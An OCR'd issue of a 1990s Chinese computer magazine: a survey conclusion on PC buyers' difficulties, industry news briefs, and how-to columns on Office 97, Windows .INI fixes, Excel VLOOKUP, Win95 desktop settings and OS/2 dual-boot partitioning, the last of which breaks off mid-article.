


图 6　不同职业选择组装机比例




图 7　不同收入选择组装机比例

"上帝"的要求

调查了一番用户的选择后，让我们来看一看"上帝"目前用、买电脑的主要困难和对厂商的期望。

价格仍然是用户购买电脑的首要考虑因素，有 62.5% 的人把价格贵或缺乏资金列为购买电脑的主要困难。随着收入的提高，这一项选择的比例将逐步降低，但即使是人均月收入 2000 元以上的人群中，仍有 32% 的人选择此项(见图 8)。

值得我们重视的是，"知识不够"和"语言影响"以极其接近的比例在资金问题之后列在困难的第二和第三位。由于绝大多数接受调查者在"主要困难"栏中仅填了 1 项，这样的比例已超过我们的预料。表 6 列出了这两个问题与文化程度的关系，其中即使在大学本科



电脑爱好者城中的活动丰富多彩，电脑讲座、游戏擂台、网吧、电脑教室、义务咨询、二手机交流、有奖征文、有奖调查等都吸引了大批观众，电脑画廊和电脑音乐厅更向观众展示了电脑给人们带来的多彩的生活。照片为本刊与创通公司合办的电脑音乐厅中，从青岛专程赶来的“电脑小虎队”演出的场景。

文化水平人群中，此两项之和仍达 26%。看来，电脑的中文界面及普及电脑知识仍是当务之急。




图 8　不同收入选择‘资金困难’的比例

表 6　知识程度与困难关系表

	初中	高中	大专	大本	硕士以上
知识不够	11.0%	14.0%	20.0%	17.0%	6.0%
语言问题	8.0%	23.0%	13.0%	9.0%	0%

计算机发展太快和软件问题已成为影响电脑业发展的另外两项突出问题，把这两项当做主要困难的人已占到一定比例。的确，今天买的计算机，明天就可能落伍，这还好说，可后天就难以找到与之匹配的软件可就麻烦大了。从软件方面来说，放下质量不提，单说价格：盗版的不该用，正版的又贵，一个软件动不动上百乃至数百元，有的甚至成千上万，普通工薪族买起来的确吃力。

在对厂家的希望中，物美价廉(42.2%)、做好服务(18.6%)、简洁方便(17.3%)、提高质量(12.4%)、多开发软件(4.6%)依次排在前 5 位，这与用户的困难是相对应的。那么，厂商能否也对应这些困难和希望拿出一些切实的办法来，为用户排扰解难，满足他们的要求呢？

代结束语

报告写到这里就应该结束了，但调查中反映的另一些问题，由于篇幅所限，无法一一细细说。同时，通过调查产生的一些想法，也如骨梗在喉，不吐不快。

第一点是写给整机生产企业的。计算机业的飞速发展，带动整机不断升级换代。今天，我们是否应该回过头来看一看，在价格、便捷性、兼容性及汉化方面下下功夫，营造一种适合中国国情的、有一定特色的个人电脑市场。这，是否比盲目追着顶尖产品跑更有意义呢？

第二点是写给软件企业的。今年以来，软件业形势可谓一派大好，这虽与计算机拥有量的提高有很大关系，但和软件业自身的努力是分不开的。不过，如果想进一步得到发展，还必须在质量和价格上下功夫。特别是价格，现在软件的价格与消费者的期望价格相差仍达数倍，如何弥合这一差距，应该是软件业要认真思考的。



网络正逐步走入人们的生活，“网络热”已成为本届电脑爱好者城中的最大特色之一。瀛海威、东方网景、世纪互联等网络公司展台前总是围满了观众，他们在此既可以听到专家的讲解，更可以亲手操作，试试网中漫游的滋味，不少观众当场入网。据说，展会五天来，现场入网的观众就达数千人。照片为观众在瀛海威展台前观看上网演示。

第三点是写给网络服务商的。限于篇幅，本报告未涉及网络方面，但从电脑爱好者城中的情况看，网络热潮已经逐步形成，调查结果也印证了这一情况。但是，现在网络中的信息量，特别是中文信息，是否太少了一些？我们不能为了暂时的利益，把互联网这一美丽的花环做为诱人的圈套，千万不要沉醉于暂时的辉煌之中，还是先踏踏实实的做些基础工作吧。要知道，上网容易，下网也并不难，把熄灭的热情之火再度引燃，比单纯的激发人们的热情要困难得多。让每一个网民不为上网的选择而后悔，应该是每一个网络公司的努力方向。



上半年我国 PC 产销形势喜人 我国 PC 上半年总销量为 140 万台，其中，国产品牌 PC 达 82 万台，比去年同期增长 94.2% ;工业总产值为 570 亿元，增长 42.5% ；6 个月计算机类产品进出口贸易总额为 57 亿美元，其中出口量为 37 亿美元。所有的增长速度都超过世界计算机产业和市场的增长速度。

微软推出防"宏"病毒方案 在微软公司随 Office97 中文版一同发送的可供用户选用的小型工具包 ValuPack 中，一个具有附加功能的工具 Converter 发现了"宏"病毒。8 月 1 日，微软宣布已从 ValuPack 中删除了这一软件，同时提醒用户运用微软已有的防"宏"病毒技术和最新对策进行抵御。微软把防"宏"病毒的工具置于其国际互联网站点上，供用户免费下载使用，网址为：http://www.microsoft.com/china。

CPU 降价 Intel 公司 7 月 28 日宣布对其处理器全面降价，降幅平均为 10% ~50% 。AMD 紧跟其后，对其 K6 处理器采取高达 50% 的降价措施。7 月 22 日有消息称 AMD K6 MMX 芯片自 4 月份推出以来在全球已产销 35 万片。

美国国家半导体公司宣布收购 Cyrix 美国国家半导体公司 7 月 28 日宣布，将出资 5.5 亿美元收购 Cyrix。据国家半导体公司人士称，这次收购的目的是结合两家的力量，共同开发'单芯片系统'技术，用于基础级 PC、网络 PC 及其它低成本信息应用。由于 Cyrix 一直致力于低档市场，其 MediaGX 和 6x86MX 处理器颇具特色，同时国家半导体公司的声望和大规模生产能力也正是 Cyrix 所缺，因而两家对合并后的前景充满信心。

惠普国际象棋队成立 中国惠普有限公司与中国国际象棋协会共建中国国际象棋队，共建后的棋队称为惠普国际象棋队。共建内容包括：惠普全面赞助中国国际象棋队日常训练费用；举办中央电视台惠普杯全国国际象棋快棋赛；在国内举办惠普杯双边国际象棋国际比赛;合作研制'惠普国际象棋人机大战电脑软件";设立谢军重夺世界冠军的教学赞助费;在惠普公司国际互联网络上，开设国际象棋专栏，并在网上定期举办惠普杯国际象棋对抗赛;开展'惠普杯国际象棋之星'评选活动等。

Intel 为数字相机设立标准 Intel 日前发布了一套名为"便携 PC 相机'98 设计指南"的数字相机设计规范，旨在简化数字相机与基于 MMX Pentium 芯片的 PC 之间的应用。该指南规定采用 USB 总线连接和 FlashPix 文件格式，另外还要求采用 Miniature Card 快闪内存用于存储数字图像。据悉，已有微软、三星、HP 等公司表示将支持该规范。

另有消息，7 月 22 日 Intel 公司在京举行了中文网页技术研讨会，向 100 多位来自国内知名软件开发商和网页开发商的技术人员展示了互联网上的最新技术，并与他们共同探讨促进和繁荣中文网上信息和国内互联网事业的发展。

同创新消息 同创电脑被选为《消费者权益保护监测信息网络体系》唯一指定电脑。《消费者权益保护监测信息网络体系》是采用了国际互联网络技术和大型数据库技术，借助 China Online 进行的全国范围的消费者权益保护监测信息网络系统。由同创微机和服务器组成的"分布式指挥训练模拟系统"参加了"新时期军队建设成就展"，展会上身披迷彩装的同创电脑格外引人注目。据悉，1996 年底，同创微机已通过了严格的军标检测。

"热连线"连到中国 世界上第一家在网上系统地提供信息服务的美国 HotWired(热连线) 公司 7 月 29 日宣布将在爱特信公司的站点(www.itc.cn.net)上发布"网猴"中文版网页制作教程，并致力于我国网上中文信息的开发。据介绍，HotWired 公司创办于 1992 年，1994 年 3 月开辟了网上交流渠道并首创"旗帜广告"的网上广告形式。其站点被美国《时代》周刊评为世界第二个最热的网址。

侠客英雄传 3 上市 台湾精讯历经三年研发，耗巨资制作的《侠客英雄传 3》终于推出，由腾图公司全国总经销。《侠客英雄传 3》区别于其它 RPG 类游戏的是以情节来主导整个游戏的流程，主角在游戏中不需不断练功升级，而可以随时挖掘矿石铸剑，也可以将在林野间采拾到的蛊物配制毒药，这些点子能让玩者体验新的玩法。

IBM 巨资助教 7 月 31 日，IBM 公司向国家教委所属的四所著名大学，即北京大学、复旦大学、华中理工大学和华南理工大学捐赠 S/390 大型服务器设备，连同软件、培训和支持服务总价值超过 3200 万美元。这是国家教委迄今所得到的最大一笔计算机设备捐赠。

Acer 赞助 1998 年亚运会 Acer 电脑集团日前宣布赞助 1998 年曼谷亚洲运动会，提供大会整体信息系统所需的电脑软硬件设备与服务，估计赞助价值超过 1000 万美元，已于日前与主办单位签订协议。

领略 Office 97(一)

□北京　阿特曼　范尔例

Office 97 在 Office 95 基础上更趋于完善：界面友好、功能丰富、操作简便、效果精美，使用起来得心应手，特别是新增的 Internet 功能使您不必学习 HTML 就可创作出令人惊叹不已的多媒体 Web 页。下面就以几个实例分别讲述 Office 97 中几个主要应用软件的使用方法及技巧。

一、Microsoft Office 快捷工具栏

Microsoft Office 快捷工具栏通常位于屏幕右上角，是一个包括 Office 各主要成员(还可能包括其他快捷按钮)的条状工具栏。由于 Microsoft Office 在安装后会自动生成一个只显示 Office 的快捷工具栏且将其置于启动组，所以每次启动计算机后，您都能在屏幕的右上角找到它。它的位置并非是固定的，象 Office 应用程序中的工具栏一样，您可以将它拖至屏幕上任意位置，也可以根据需要使其最小化或设置自动隐藏。如果您不希望每次启动计算机时都打开这个快捷工具栏，则只需将其从启动组中删除即可。

其他没有显示在快捷工具栏中的按钮仍然有效，只是处于隐藏状态。如果需要使用这些工具，可先将它们添加到快捷菜单中，然后再单击该按钮。

Microsoft Office 快捷工具栏上的按钮并不是固定不变的，您可以通过快捷工具栏的自定义命令添加或删除快捷按钮。例如：如果要从 Microsoft Office 快捷工具栏快速地创建或查找并打开任何类型的文档(如 Office 活页夹或 Microsoft Access 数据库)，则首先单击“自定义”命令，然后单击对话框中的“按钮”选项卡，选定“新建 Office 文档”和“打开 Office 文档”复选框，最后单击“确定”按钮。此外，您还可以在快捷工具栏上添加自己的按钮，将需要生成快捷按钮的文件夹或文件从“资源管理器”或“我的电脑”中拖至 Microsoft Office 快捷工具栏，这时，工具栏中就会产生一个相应的按钮，单击即可打开该文件夹或文件。

二、Word 97 文字处理软件

利用 Word 97 可以进行表格绘制、图文混排、智能编辑和排版等多种工作。下面是一个 Word 文档的具体制作过程，通过它可了解 Word 97 常用工具的使用方法和技巧。

1. 键入文本

(1)单击 Microsoft Office 快捷工具栏上的 按钮启动 Word 97

每次启动后，Word 都将以默认样式新建一个名为“文档 1”的空白文档。在文档 1 中键入预先选好的文字，这时键入的文字及其格式均默认采用“正文”样式。通常我们将正文样式设为中文宋体、英文 Times New Roman、五号。

Word 实现同一目的的方法往往有多种，您既可使用菜单命令，也可使用按钮或快捷键(本文着重介绍使用菜单命令和按钮的实现过程)。您既可以在输入前设好要使用的格式，也可在文字键入后再设置。

(2)设置样式

单击“格式”中的“样式”命令，在“样式”对话框中，选定需要更改的样式名称并单击“更改”按钮或单击“新建”按钮为文档设置新的样式，最后单击“应用”按钮。已设置的样式将在格式工具栏的样式下拉列表框中列出。

(3)插入符号和特殊字符

单击“插入”菜单中的“符号”命令，选择“符号”或“特殊字符”选项卡，双击需要插入的符号或字符或单击后按“确定”按钮。如果某一个字符或符号需要经常使用，您也可以在选中该符号或字符后单击“快捷键”按钮，为其设置快捷键的插入方式。

2. 设置文本格式

(1)设置字体

方法一：使用“格式”工具栏上的“字体”按钮

拖动鼠标选定文字，单击“格式”工具栏中“字体”框右侧的下拉按钮，在下拉列表中选择需要的字体，同法在“字号”框中设置字体大小，并根据需要单击“加粗”“倾斜”或“下划线”等按钮为选定的文字设置字形及效果。

方法二：使用“格式”菜单中的“字体”命令

拖动鼠标选定文字，单击“格式”菜单中的字体命令，单击“字体”选项卡，设置字体、字号和字形等(例如：样文第一段所添加的波浪线)，然后单击“确定”按钮。

更快的方法是在选定文字后从快捷菜单中选择“字体”命令。

方法三 :使用样式

拖动鼠标选定文字，在“格式”工具栏中的“样式”下拉列表框中单击所需样式。如果是为整段文字设置样式，则不必选定段落所有的文本，只需将插入点移至段中即可。

方法四 :使用格式刷

拖动鼠标选定带有要使用的格式的文字，单击“常用”工具栏上的格式刷，鼠标即变为刷形，拖动鼠标扫过需要设置成该格式的文本，此时，后者将具有和选定文本一样的格式。如果需要多次使用同一格式，则可以将上面步骤中的单击改为双击，并在设置完成后，单击格式刷按钮。

前两种方法是最基本的方法，容易掌握。后两种方法带有一定的技巧和难度，但却极为有用，可以一次完成多处格式的设置。

⑵设置段落格式

除不具备前面所介绍的第一种方法外，其他均与设置字体基本相同，这里不再赘述。

⑶首字下沉

从“格式”菜单中选择“首字下沉”命令，并在弹出的“首字下沉”对话框中选择所需形式，即可得到示例中的效果。

3. 设计版式

文档的外观主要取决于各段落的格式，您既可以将整个或部分文档设置成报版样式栏格式，也可以在文档中插入图形等对象，还可以设置各种效果，美化文档外观。

⑴创建多栏格式

一篇文档可以采用单一版式，也可以采用多种版式。方法是 :首先选定要设置多栏格式的文本，然后单击“格式”菜单中的“分栏”命令，在“分栏”对话框中选择栏数等选项，单击“确定”按钮。

⑵插入图片

将插入点移到要插入对象的位置，根据要插入的图片的类型单击“插入”菜单的“图片”子菜单中相应命令(这里使用了“剪贴画”和“艺术字”命令)。

⑶插入艺术字

在“艺术字”库中选择一种艺术字样式，然后单击“确定”按钮。在弹出的编辑“艺术字”文字对话框中，键入文字并为其设置字体、字号等，单击“确定”按钮。如果需要编辑艺术字，请双击该艺术字，切换到编辑界面，在利用工具栏上的按钮进行编辑。

⑷设置水印效果

首先插入图片并调整位置及大小，单击“图片”工具栏中“文字环绕”按钮并选择“无环绕”方式，然后在快捷菜单中单击“置于文字下方”命令，单击“图片”工具栏的“图片控制”按钮并选择“水印”，适当调节其亮度及对比度。

⑸图文混排

插入图片或剪辑画，单击在“图片”工具栏的文字环绕按钮，选择不同的环绕方式，将产生不同的图文混排效果。

⑹设置艺术型页面边框

单击“格式菜单”中的“边框和底纹”命令，在弹出的对话框中选择“页面边框”选项卡，在艺术型下拉列表中选择图案，并根据需要设置边框的形式，然后单击“确定”按钮。

⑺页眉和页脚

页眉和页脚是显示在每页顶部和底部的文本。它们可以简单到只包含标题或页码，也可以包含图形、域或多个段落的文字。单击“视图”菜单中的“页眉和页脚”命令，Word 切换到页面视图并显示“页眉/页脚”工具栏，按照需要并根据工具栏上的按钮设置页眉或页脚，然后单击“关闭”按钮。

⑻插入域

域是指导 Word 将信息插入文档的特殊代码。使用域可以自动添加和更新文档中的文字、图形、日期及其它信息。首先，单击信息插入点，然后从“插入”菜单中选择“域”命令，在弹出的对话框中单击所需域名及类别，单击“确定”按钮。例如使用“Section”域可插入当前节号。此外，您还可以通过“域”对话框中的“选项”按钮而得到不同的格式。

4. 页面设置

“页面设置”命令位于“文件”菜单中，在创建文档之前使用此命令可以对文档的纸张大小、页面方向及页边距等选项进行设定，您还可以在任意时候修改这些设置。整个文档可以采用相同的设置，也可以将文档分成多个节，各节采用不同的选项。（待续）



WINDOWS 点滴



.INI 文件解决的几个问题

问题一: 启动 Windows 时，屏幕顶部出现"Error loading program. exe"的错误提示,无法继续运行。

解决方法: 在 SYSTEM. INI 文件中的 [boot] 设置项中，将"Shell ="的设置值设置为"Shell = program. exe"。

问题二: 启动 Windows 后,屏幕不显示汉字。

解决方法: 出现该问题的原因是设置的系统字体不正确。首先检查 WIN. INI 文件中[DBCSFonts]设置项中的"AssocSystemFonts ="的设置值是否为"TT, , SIMSUN. FOT",若不是,重新设置;若设置值正确,依旧出现此问题，则 WINDOWS\ SYSTEM 目录下的 SIMSUN. FOT 文件出错或已被删除,拷贝一个正确的即可。

问题三: 忘记屏幕保护程序口令,虽可通过桌面设置将口令保护开关关掉，却无法删除或修改旧口令。

解决方法: 在 CONTROL. INI 文件中将[屏幕保护程序]设置项中的"口令 ="设置值删掉即可。(注意: 此处的口令值并非和 Windows 桌面中的口令设置值相等，建议不要在此直接设置屏幕保护程序口令)。

问题四: 所有的＊. COM 文件在 Windows 下不能运行。

解决方法: 出现该问题的原因是在 WIN. INI 文件中的 [Windows] 设置项中，未将＊. COM 文件设置为可执行文件。只需在"Programs ="的设置值中加入一个"COM"即可 (注: 该项的默认值为 Programs = com exe bat pif)。

(山东　邱海舟)

Win3. 2 中运行带参数的 DOS 程序

以 Turboc 2. 0 为例,具体步骤如下:

(1)在主群组中激活"PIF 编辑器",出现"PIF 编辑器对话框"。在对话框的"程序文件名"行输入 c: \ Turboc2 \ TC. EXE; 在"窗口标题"行输入 Turbo c;在"可选择参数"行中输入要使用的参数 (此时输入一个"?",以后在运行应用程序之前系统会要求用户输入参数);选择"退出时关闭窗口"项的小方框为空(可使应用程序运行后,用户能够看清楚屏幕上的内容)。

(2)选择 PIF 编辑器对话框中的"文件"菜单,从下拉菜单中选择"保存"项,出现"保存对话框",在对话框中输入文件名 TC. PIF,退出 PIF 编辑器。

(3) 激活程序管理器中的"文件"菜单，选择"新建",再选"程序组",创建一个"运行 DOS 程序"程序组(用户也可另命名)。

(4) 打开"运行 DOS 程序"程序组,再激活程序管理器中的"文件"菜单,选择"新建",再选"程序项"。在"说明"项中输入 Turbo C 2. 0; 在"命令行"项中输入 C: \ Turboc2 \ TC. PIF(注意:不能是 C: \ Turboc2 \ TC. EXE);在"工作目录"项中输入 C: \Turboc2;选择图标;最后单击"确认"。

(四川　张华)

WIN95 下运行 DOS 应用程序

每当在 WIN95 下打开一个 DOS 应用程序，WIN95 就会为它分配一个 DOS VM(虚拟内存)。只要这个应用程序不试图去直接控制硬件或越界访问别的 DOS VM,那么它的运行环境与以前并无不同,甚至会更好。因为 WIN95 提供了 32 位的设备驱动程序,会使设备性能改善，如果你使用的设备都是 PNP 的，WIN95 会给应用程序提供大于 620KB 的常规内存。由于是在 WIN95 下运行，你还拥有抢先型多任务功能。不幸的是,大多数的游戏都是些贪婪的家伙,它们过于直接地控制硬件,所以不能在 WIN95 下运行。不过 WIN95 为我们提供了一个解决方案,它能将自身从内存中清除，恢复 DOS 环境，只留下很小一部分用于 DOS 程序终结后引导 WIN95。这时程序相当于在 DOS 7. 0 中运行。但是，你也就同时失去了 WIN95 的先进性。所以,当要使用 DOS 软件时,先试一试一些不太强硬的办法。

首先,用鼠标右键单击程序名,在弹出的菜单上选"属性"。在"属性"的"屏幕"页面中选中"全屏幕",对一般的程序来说,这就足够了。如果这一招不灵,试试将"属性"中"内存"页面中不需要的内存类型关掉。

还不灵! 在"程序"页面中单击"高级"按钮,并选"防止基于 MS – DOS 的程序检测 WINDOWS(P)"复

选框。这样做能使一些程序察觉不到 WINDOWS 的存在而正常运行。

最后一招，在“程序”页面下选“高级”，再选中“建议使用 MS－DOS 方式”复选框，以 DOS 方式运行。如果需要非默认的配置，可编辑 CONFIG. SYS 和 AUTOEXEC. BAT。这种办法一定能解决问题，因为实际上这就是在 DOS 下运行。 （西安　张涛）

大小写引起的问题

一次我在 Win95 中准备安装几个软件，但一进入安装后就提示“找不到文件”。想起 Win95 的 DOS 7.0 可以启动 for Windows 程序，故从菜单中进入 DOS，一列目录，看见了一些长文件名的文件，会不会是安装程序与长文件名有冲突？我尝试着打开了一个软件的 SETUP. INF 文件，问题明朗了。只见文件索引中写着 Setup. img，而磁盘上的文件名是 SETUP. IMG，在 Win95 中文件名的大小写是有区别的！我把索引中的小写字母改成大写，软件安装成功。

（成都　刘智）


压缩备份大文档

最近我使用 WIN95 的压缩备份功能，使 45MB 的一个大文档在 4 张 3 寸软盘上全部保存，方法如下:

在 WIN95 中启动“备份”程序（开始→程序→附件→系统工具，单击其下的“备份”命令），在“Microsoft 备份程序”窗口中单击“设置”菜单项，在其下拉菜单中选择“选项”命令，系统即显示“设置—选项”对话框，选择“备份”选项卡，在“高级选项”栏中单击“使用数据压缩”复选框，最后单击“确定”按钮返回备份程序窗口。至此，就可以正式进行压缩备份了。先选定要备份的文件，再选定备份的目标，并单击“开始备份”按钮，按系统提示输入备份集名称，之后系统开始备份并动态地显示备份进程，需要时系统提示换盘。

将备份文件恢复到其它微机硬盘上时，只需启动 WIN95 的备份程序，在相应的窗口、对话框中选择“还原”选项卡，并打开“设置—选项”对话框，选定“将备份文件还原到——其它位置”复选框，然后按系统提示“还原”即可。

（陕西　张小红）



在工作中,无论是进行文字处理或是制作报表,都可能要输入大量重复的数据。利用 Word 的“自动更正”命令(“工具”菜单)可以巧妙地实现数据的快速输入,但是在 Excel 中却没有类似的菜单命令。但它自带的 VLOOKUP 函数可巧妙地解决这个问题。

比如处理产品的销售数据时,往往要输入大量同一单位的名称,使用 VLOOKUP 函数可以使我们只需键入一个字母就可实现单位名称的快速输入。

一、创建源工作表

进入 Excel 5.0,单击“文件”菜单,再单击“新建”命令,创建一个新工作簿。在工作表 Sheet1 上建立产品销售报表,方法是在 A1 单元格内输入“日期”,在 B1 单元格内输入“代码”,在 C1 单元格内输入“购货单位”,在 D1 单元格内输入“产品型号”,在 E1 单元格内输入“购货数量”,在“F1 单元格内输入“单价”,在 G1 单元格内输入“总价”。

二、创建代码工作表

在工作表 Sheet2 上建立购货单位的代码表,方法是单击 Sheet2,在 A1 单元格内输入“代码”,在 B1 单元格内输入“购货单位名称”,在 A2 单元格内输入“A”,在 B2 单元格内输入“上海煤科机电技贸有限公司中煤液压气动技术中心”。按同样的方法依次输入各购货单位的名称及其相应的代码(本例假设有 49 个单位)。

三、实现数据的快速输入

单击工作表 Sheet1,在 A2、A3、A4……单元格内输入相应的日期,在 B2、B3、B4……单元格内输入相应的单位代码,在 D2、D3、D4……单元格内输入相应的产品型号,在 E2、E3、E4……单元格内输入相应的产品购货数量,在 F2、F3、F4……单元格内输入相应的产品单价,在 G2 单元格内输入公式“=E2*F2”,在 C2 单元格内输入函数“=VLOOKUP(B2, Sheet2! $A$2: $B$50, 2, 0)”,用鼠标单击 C3 单元格右下角的填充句柄不放,向下拖动进行公式的复制,这时在“购货单位”项下各单元格内已全部输入了相应的购货单位名称。用同样的方法向下拖拽 G3 单元格右下角的填充句柄即可。



优化 WIN95 桌面设置

□广东　郭治兴

在使用 WIN 95 的过程中，有许多办法可以提高系统的整体性能，除硬件方面的系统升级、扩展内存外，通常是调整系统配置以更适合你的系统和你使用系统的方式。以下是笔者在使用 WIN95 过程中，合理设置桌面以提高系统使用效率的一些方法，需要说明的是并不是每个方法都适用于每个系统。

＊正确识别你使用的监视器

从控制面板中选择显示器并在设置页面更改它的类型，正确选择你正在使用显示器的类型，保证 WIN95 使用最佳的分辨率和正确的驱动程序。

＊优化分辨率以适合正在进行的工作

不同的应用程序可能需要不同的分辨率，图形处理软件会需要较高的分辨率，而字处理软件就不一定需要高的分辨率。分辨率并不需要永远不变，要改变显示器的分辨率，从桌面上单击右键选择属性，改变显示的分辨率使之适合你手头正在进行的工作。改变分辨率并不需要重新启动计算机，其作用立即生效。

＊ 使用 16 位或 24 位彩色

最好是使用 16 位色，特别是在播放视频文件时更应该如此。要改变显示色数，可右键单击桌面，选择特性，并选择你希望的彩色数。改变以后要重新启动才能生效，其缺点是比 256 色会慢一些。

＊ 将任务条设置为自动隐藏

不要让任务条浪费任何有限的屏幕面积，把它设为自动隐藏，这样只有当你的鼠标移到屏幕的最低处时它才会出现，使用自动隐藏功能可节约 10% 的显示面积。要改变任务条的属性，请右键单击任务条的空白处，选择属性，使自动隐藏功能有效。

＊ 使用小图标

在开始菜单中选择以小图标形式显示，这样能够空出更多的屏幕空间，从中选择项目时也能更快地到达，同时也避免了打开较多的窗口时任务条不得不扩大到两行以容纳下这些任务。要改变任务条的属性，请右键单击任务条的空白处，选择属性，使“开始菜单中使用小图标”功能有效。

＊ 不要自动重排图标

自动重新排列图标可能使你不能很快找到要使用的快捷方式，可自己手动排列好图标，常用的图标位置要相对固定，在使用时就能很快定位执行。

＊ 优化图标间距

图标之间的距离很容易重新安排，改变图标的间距以适合你的桌面和使用习惯。

＊ 改变桌面快捷方式的命名方法

在桌面上的所有快捷方式都可以对之进行重命名，建议每个快捷方式的名称都以不同的数字或字母开头，最好不使用汉字。因为当桌面是当前活动时，只要按任何一个快捷方式的第一个字母或数字，就可快速定位到该图标，按回车就可以开始执行该快捷方式对应的链接。这样会比使用鼠标更快捷也更减少来回在键盘和鼠标间移动带来的疲劳，体现快捷方式的一个快字。

＊ 选择使用小的字体

选择小字体能在不改变窗口的大小时显示更多的内容，缺点是有时候不容易看到目标。

＊ 尽可能将所有文件夹保持在关闭状态

当听到 WIN95 启动的响笛声时按下 SHIFT 键，这样所有的快捷方式、程序、文件、文件夹等都将保持在关闭状态，启动过程会更快并且屏幕显示更整洁。

＊ 打开程序时使之最小化

以最小化方式打开任何程序，能够在屏幕上留出更多的空间，并使你规划屏幕时更加容易，缺点是当要使用该程序时需要再次双击程序去打开它。

＊ 将工具条垂直放置

在 Microsoft Office 等一系列软件中，都有许多便捷工具条，应把这些工具条拉到屏幕左右两侧垂直放置，这样在同样大小的显示比例时能够显示更多的文本。缺点是一开始时也许不能很快找到所希望的按钮，但使用习惯后和水平放置并没有什么两样。

＊ 试着在窗口中执行 DOS 程序

使用 Alt＋Enter 把一个全屏幕的 DOS 应用程序改为在一个窗口中运行，这样能够给其它程序空出更多的空间，在 DOS 应用程序和 WINDOWS 窗口之间拷贝和粘贴时会更加方便。缺点是并不是每个 DOS 程序都可以在窗口中运行。

＊ 对于 DOS 程序使用多的行数

对于一个 DOS 应用程序，每屏显示较多的行数使 DOS 程序同屏显示更多的内容，如 43 行或 50 行。可通过 MS－DOS 方式—属性—屏幕—屏幕初始大小来设定每屏显示的行数。



利用 OS/2 建双 C 盘

□北京 陈晨

利用 IBM 的 OS/2 操作系统，可以简单轻松地在硬盘上分出两个 C 盘，并分别装上 DOS6.22 和 WIN95 两套操作系统，每次开机或热启系统时会出现一个“系统选择菜单”，由你任意选择。

1. 进入分区操作功能

取 OS/2 的中文版 0 号盘和 1 号盘（如从光盘上则需将 Disk1 和 Disk2 拷贝到软盘上），将 0 号盘插入软驱热启，待出现提示画面后将 1 号盘插入 A 驱，读盘完毕后将出现‘OS/2 系统安装’欢迎界面。

2. 开始分区操作

(1)建立分区(删除分区)

对于新买来的硬盘，首先必须建立分区：在“FDISK”主画面下敲回车，在下拉菜单中将光标移至“建立分区”一栏回车，按提示先建立一个基本的 C 盘(双 C 盘将在这个 C 盘中划分出)，再建逻辑 D 盘、E 盘等。

对于以前已建立并正在使用的 C 盘，首先确认硬盘空间是否至少 150MB(中文 WIN95 60MB，加上 DOS6.22 及中文 WIN3.2 及其他驱动程序等)，建立双 C 盘必须删除旧的 C 区，可在“FDISK”主画面下敲回车，在下拉菜单中将光标移至“删除分区”一栏，此时原 C 盘在‘FS 类型中’将显示为‘闲置空间’。

(2)返回 OS/2 的欢迎界面，选择“高级安装”，在“选择安装驱动器”界面中选择“设定其他驱动器或分区”，出现‘修改分区警告’画面，在“FDISK”主菜单下将光标移至‘FS 类型’下显示为‘闲置空间’一栏，在下拉菜单中选择“安装引导管理程序”，在“引导管理程序的位置中”选择“在闲置空间的始端建立”，这时在“FS 类型”下显示已建立了一个“BOOT MANAGER”的主分区(为启动菜单所占用的磁盘空间)。再在下拉菜单中将光标移至‘FS 类型’为‘闲置空间’一栏，选择“建立分区”项，回车后输入第一个 C 盘的空间大小，再选择“在闲置空间的末端建立”，再将光标移至“FS 类型”为‘闲置空间’一栏，选择‘建立分区’项，将余下的磁盘空间作为第二个 C 盘，回到“FDISK”主菜单下。

任选刚才已建立的任意一个 C 盘，在下拉菜单下选择“加入引导管理程序菜单”项，在“新名”对话框中输入一个在启动菜单中将出现的名字（如 PWIN95 或 MS－DOS）回车，然后在另一个 C 盘中重复上述命名操作。待两个 C 盘都命名完毕后回到‘FDISK’主菜单，你将会看到在‘存取”栏下已分出三个主分区，待确认无误后按“F3”。不要理会出现的提示信息，在“结束 FDISK’对话框中选择‘存储后退出’一栏。然后按照提示退出操作或者直接用热启退出。


3. 双 C 盘的格式化

经过上述操作后，硬盘中已有了两个可分别引导系统的 C 盘，其中一个为隐藏，在使用前必须先将两个 C 盘都格式化：重新启机后将出现“引导管理菜单”，有 MS－DOS 和 PWIN95(前述命名操作的结果)两个选择项，任选一项，系统将提示“所选择的分区还未格式化，请按任一键继续’此时再次重启微机。另取一张 DOS 的系统盘(盘上需有 FORMAT 命令)插入 A 驱启动，在A :> 提示符下键入 FORMAT C: 或 FORMAT C: /S，格式化 C 盘。格式化完毕后热启，在‘引导管理程序菜单’中选择末端为‘隐藏’的主分区，将光标移至此栏并回车，再次热启，由 A 驱的 DOS 系统盘引导后再对 C 盘格式化（这时所格式化的将是第二个 C 盘）。

4. 操作系统安装后双 C 盘的恢复

